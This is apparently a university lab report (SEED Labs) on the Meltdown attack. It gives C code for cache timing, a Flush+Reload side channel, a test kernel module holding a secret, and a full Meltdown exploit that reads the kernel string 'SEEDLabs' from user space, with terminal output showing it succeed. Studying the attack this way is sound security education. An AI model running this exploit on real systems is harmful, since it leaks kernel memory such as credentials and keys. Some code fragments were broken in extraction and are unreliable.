

Computer Security

Lab 6-a Report

Meltdown

Chirag Sachdev

680231131

Task 1:

Reading from Cache vs Reading from Memory

I compiled the program following program and ran it. I found the access type in cycles for array[3 * 4096] and array [7 * 4096] is lesser than the access time for the components from the RAM.

From this I decide the threshold for cache access to be 90 clock cycles.

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
    float avg_time[10]={0,0,0,0,0,0,0,0,0,0};

    for(int ctr = 0;ctr< 10; ctr++){
        int junk=0;
        register uint64_t time1, time2;
        volatile uint8_t *addr;
        int i;

        // Initialize the array
        for(i=0; i<10; i++) array[i*4096]=1;

        // FLUSH the array from the CPU cache
        for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

        // Access some of the array items
        array[3*4096] = 100;
        array[7*4096] = 200;


        for(i=0; i<10; i++) {
            addr = &array[i*4096];
            time1 = __rdtscp(&junk);
            junk = *addr;
            time2 = __rdtscp(&junk) - time1;
            printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
            avg_time[i] += 0.1 * (int)time2;
            if ((int)time2 > max_time[i])
                max_time[i] = (int)time2;
        }
        printf("\n\n");
    }
    for(int i=0;i<10;i++)
```

```

    printf("Average access time for array[%d*4096]: %f CPU cycles\n",i,avg_time[i]);
    printf("\n\n");
    return 0;
}

```

The screenshot below shows the program being run once.




```

/bin/bash 80x46
[10/10/2019]Chirag@VM:~/.../Task1$ gcc -march=native CacheTime.c
[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 498 CPU cycles
Access time for array[1*4096]: 314 CPU cycles
Access time for array[2*4096]: 244 CPU cycles
Access time for array[3*4096]: 236 CPU cycles
Access time for array[4*4096]: 238 CPU cycles
Access time for array[5*4096]: 238 CPU cycles
Access time for array[6*4096]: 296 CPU cycles
Access time for array[7*4096]: 96 CPU cycles
Access time for array[8*4096]: 240 CPU cycles
Access time for array[9*4096]: 240 CPU cycles

```

I run the program repeatedly and then calculate the average cpu cycles to access memory time.



```

[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 160 CPU cycles
Access time for array[1*4096]: 178 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 206 CPU cycles
Access time for array[5*4096]: 188 CPU cycles
Access time for array[6*4096]: 204 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 216 CPU cycles
Access time for array[9*4096]: 186 CPU cycles
[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 166 CPU cycles
Access time for array[1*4096]: 198 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 58 CPU cycles
Access time for array[4*4096]: 222 CPU cycles
Access time for array[5*4096]: 220 CPU cycles
Access time for array[6*4096]: 218 CPU cycles
Access time for array[7*4096]: 82 CPU cycles
Access time for array[8*4096]: 212 CPU cycles
Access time for array[9*4096]: 216 CPU cycles
[10/10/2019]Chirag@VM:~/.../Task1$ ./a.out
Access time for array[0*4096]: 156 CPU cycles
Access time for array[1*4096]: 190 CPU cycles
Access time for array[2*4096]: 214 CPU cycles
Access time for array[3*4096]: 36 CPU cycles
Access time for array[4*4096]: 202 CPU cycles
Access time for array[5*4096]: 212 CPU cycles
Access time for array[6*4096]: 206 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 210 CPU cycles
Access time for array[9*4096]: 204 CPU cycles
[10/10/2019]Chirag@VM:~/.../Task1$

```

The screenshot below shows the average clock cycles for access time for the array elements.

```
Average access time for array[0*4096]: 130.800003 CPU cycles
Average access time for array[1*4096]: 215.799988 CPU cycles
Average access time for array[2*4096]: 205.800003 CPU cycles
Average access time for array[3*4096]: 55.799995 CPU cycles
Average access time for array[4*4096]: 217.199997 CPU cycles
Average access time for array[5*4096]: 394.000031 CPU cycles
Average access time for array[6*4096]: 367.600037 CPU cycles
Average access time for array[7*4096]: 77.599998 CPU cycles
Average access time for array[8*4096]: 284.000000 CPU cycles
Average access time for array[9*4096]: 233.800003 CPU cycles
[10/10/2019]Chirag@VM:~/../Task1$
```

Task 2:

Using Cache as a Side Channel

I compiled the following program to check for an element in the CPU cache.

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (90)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void victim()
{
    temp = array[secret*4096 + DELTA];
}

int reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}
```

```
    }  
}  
  
int main(int argc, const char **argv)  
{  
    flushSideChannel();  
    victim();  
    reloadSideChannel();  
    return (0);  
}
```

By setting the threshold to 90 CPU cycles, I got an accuracy of 95% (19/20).

Hence, I decided to move ahead with a threshold of 90 cycles for reading from cache vs reading from memory.

[illegible]

Task 3.

Placing the secret data in the Kernel.

For this Task I compile the following code to create a kernel Module using a Makefile.

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S','E','E','D','L','a','b','s'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
    #if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
        return single_open(file, NULL, PDE(inode)->data);
    #else
        return single_open(file, NULL, PDE_DATA(inode));
    #endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                        size_t length, loff_t *offset)
{
    memcpy(secret_buffer, &secret, 8);
    return 8;
}

static const struct file_operations test_proc_fops =
{
    .owner = THIS_MODULE,
    .open = test_proc_open,
    .read = read_proc,
    .llseek = seq_lseek,
    .release = single_release,
};

static __init int test_proc_init(void)
{
    // write message in kernel message buffer
    printk("secret data address:%p\n", &secret);

    secret_buffer = (char*)vmalloc(8);
}
```



```

    // create data entry in /proc
    secret_entry = proc_create_data("secret_data",
                                    0444, NULL, &test_proc_fops, NULL);
    if (secret_entry) return 0;

    return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
    remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);

```

Makefile:

```

KVERS = $(shell uname -r)

# Kernel modules
obj-m += MeltdownKernel.o


build: kernel_modules

kernel_modules:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean

```


I compile the program and then insert the kernel module in the kernel using `sudo insmod <mod name>`.



```

/bin/bash 80x46
[10/11/2019]Chirag@VM:~/.../Task3$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Desktop/compsec/Lab5-Meltdown+Spectre/Meltdown_Attack/Task3 modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M] /home/seed/Desktop/compsec/Lab5-Meltdown+Spectre/Meltdown_Attack/Task3/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC /home/seed/Desktop/compsec/Lab5-Meltdown+Spectre/Meltdown_Attack/Task3/MeltdownKernel.mod.o
  LD [M] /home/seed/Desktop/compsec/Lab5-Meltdown+Spectre/Meltdown_Attack/Task3/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[10/11/2019]Chirag@VM:~/.../Task3$

```

A terminal window with a dark background and a light blue title bar. The title bar contains window control buttons and the text "/bin/bash". Below the title bar, the terminal shows a series of commands and their outputs. The first command is "sudo insmod MeltdownKernel.ko", which is executed successfully. The second command is "dmesg | grep 'secret data address'", which produces the output "[4347.396529] secret data address:f9fa2000". The prompt indicates the user is Chirag@VM in the directory ~/.../Task3.

```
/bin/bash
[10/11/2019]Chirag@VM:~/.../Task3$ sudo insmod MeltdownKernel.ko
[10/11/2019]Chirag@VM:~/.../Task3$ dmesg | grep 'secret data address'
[ 4347.396529] secret data address:f9fa2000
[10/11/2019]Chirag@VM:~/.../Task3$
```

After inserting the data in the Kernel, I check the address of the secret message using `dmesg | grep 'secret data address'` and find the address of the secret data to be 0xf9fa2000.

Task 4:


Access Kernel Memory from User Space

From Task 3, we get the address of the secret data. We then try to access it from the user space through the following program.

```
#include <stdio.h>

int main()
{
    char *kernel_data_addr = (char *)0xf9fa2000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here");

    return (0);
}
```



```
/bin/bash 80x46
[10/11/2019]Chirag@VM:~/.../Task4$ cat test.c
#include <stdio.h>
int main()
{
    char *kernel_data_addr = (char *)0xf9fa2000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here");

    return (0);
}
[10/11/2019]Chirag@VM:~/.../Task4$ ./a.out
Segmentation fault
[10/11/2019]Chirag@VM:~/.../Task4$
```

Here we see that the program crashes and we get a segmentation fault.

This is because a user does not have access to the kernel space. Line 2 of the program does not execute because the user does not have privileges to access the kernel space, hence the third line never gets executed. The program crashes at line 2 and hence line 3 does not execute.

Task 5:

Exception Handling in c.

Unlike higher level programming languages, the c compiler does not have a try - catch block for exception handling. For this we use sigsetbuf.

We implement it in the code as shown

```
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1);
}

int main()
{
    // The address of our secret data
    unsigned long kernel_data_addr = 0xfb61b000;

    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    if (sigsetjmp(jbuf, 1) == 0) {
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr;

        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
               kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }

    printf("Program continues to execute.\n");
    return 0;
}
```

Here on executing, if we get an error, the program does not crash, but however raises an exception and the code block is skipped and the rest of the program continues to execute. This can be seen in the screenshot below.

```
/bin/bash 80x46
[10/11/2019]Chirag@VM:~/.../Task5$ gcc ExceptionHandling.c
[10/11/2019]Chirag@VM:~/.../Task5$ ./a.out
Memory access violation!
Program continues to execute.
[10/11/2019]Chirag@VM:~/.../Task5$
```

Task 6:

For this task, we combine the exception handling along with with reading the kernel data using the cpu cache using the flush and reload approach in the code as follows.

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/***** Flush + Reload *****/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (90)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}
```

```

/***** Flush + Reload *****/

void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[7 * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}

int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel();

    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0xf9fa2000);
    }
    else {
        printf("Memory access violation!\n");
    }

    // RELOAD the probing array
    reloadSideChannel();
    return 0;
}

```

Using this approach, we raise an exception if the secret data is not cached, i.e., we try to read from the kernel memory whereas if the data is cached and our approach is successful, the data is read from the cache as shown below.

Thus out of order code execution happens.

[illegible]

Task 7

Launching the meltdown attack.

1. The naïve approach for meltdown

In meltdown approach, we modify the meltdown experiment, here we try to we change the value to `kernel_data * 4096 + DELTA`.

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/***** Flush + Reload *****/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (90)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
    }
}
```

```

        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}

/***** Flush + Reload *****/

void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[7 * 4096 + DELTA] += 1;
}

void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 100;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    // array[7 * 4096 + DELTA] += 1;
    array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}

int main()
{
    // Register a signal handler

```

```

signal(SIGSEGV, catch_segv);

int fd = open("/proc/secret_data",O_RDONLY);
if (fd < 0)
{
    perror("open");
    return -1;
}

int ret = pread(fd,NULL,0,0);
close(fd);

// FLUSH the probing array
flushSideChannel();

if (sigsetjmp(jbuf, 1) == 0) {
    meltdown(0xf9fa2000);
}
else {
    printf("Memory access violation!\n");
}

// RELOAD the probing array
reloadSideChannel();
return 0;
}

```

On running the program above we see that the hit rate for the program is low. This is because the race condition is not exploited.

The time between reading the memory and checking the access is too small.

To improve on this condition, we use a portion of assembly code to increase the time between checks.

[illegible]

Task 8

In this task we compile the code below to run the improved version of the meltdown attack.

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/***** Flush + Reload *****/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (105)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
    int i;
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
        addr = &array[i * 4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD)
            scores[i]++; /* if cache hit, add 1 for this value */
    }
}

/***** Flush + Reload *****/
```

```

void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 200;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}

int main()
{
    int i, j, ret = 0;
    for (int x = 0; x<8; x++)
    {
        memset(scores,0,sizeof(scores));
        // Register signal handler
        signal(SIGSEGV, catch_segv);

        int fd = open("/proc/secret_data", O_RDONLY);
        if (fd < 0) {
            perror("open");
            return -1;
        }
        flushSideChannel();

        // Retry 1000 times on the same address.
        ret = pread(fd, NULL, 0, 0);
    }
}

```

```

    if (ret < 0)
    {
        perror("pread");
        break;
    }

    // Flush the probing array
    for (j = 0; j < 256; j++)
        _mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9fa2000 + x); }

    reloadSideChannelImproved();
    // }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++)
    {
        if (scores[max] < scores[i]) max = i;
    }

    printf("The secret value is %d %c\n", max, max);
}
return 0;
}

```

```

[10/14/2019]Chirag@VM:~/.../Task8$ ./a.out
The secret value is 83 S
The secret value is 69 E
The secret value is 69 E
The secret value is 68 D
The secret value is 76 L
The secret value is 97 a
The secret value is 98 b
The secret value is 115 s
[10/14/2019]Chirag@VM:~/.../Task8$ 

```

On running the program, we see the kernel data to be SEEDLabs which was cached, hence the meltdown vulnerability is exploited successfully.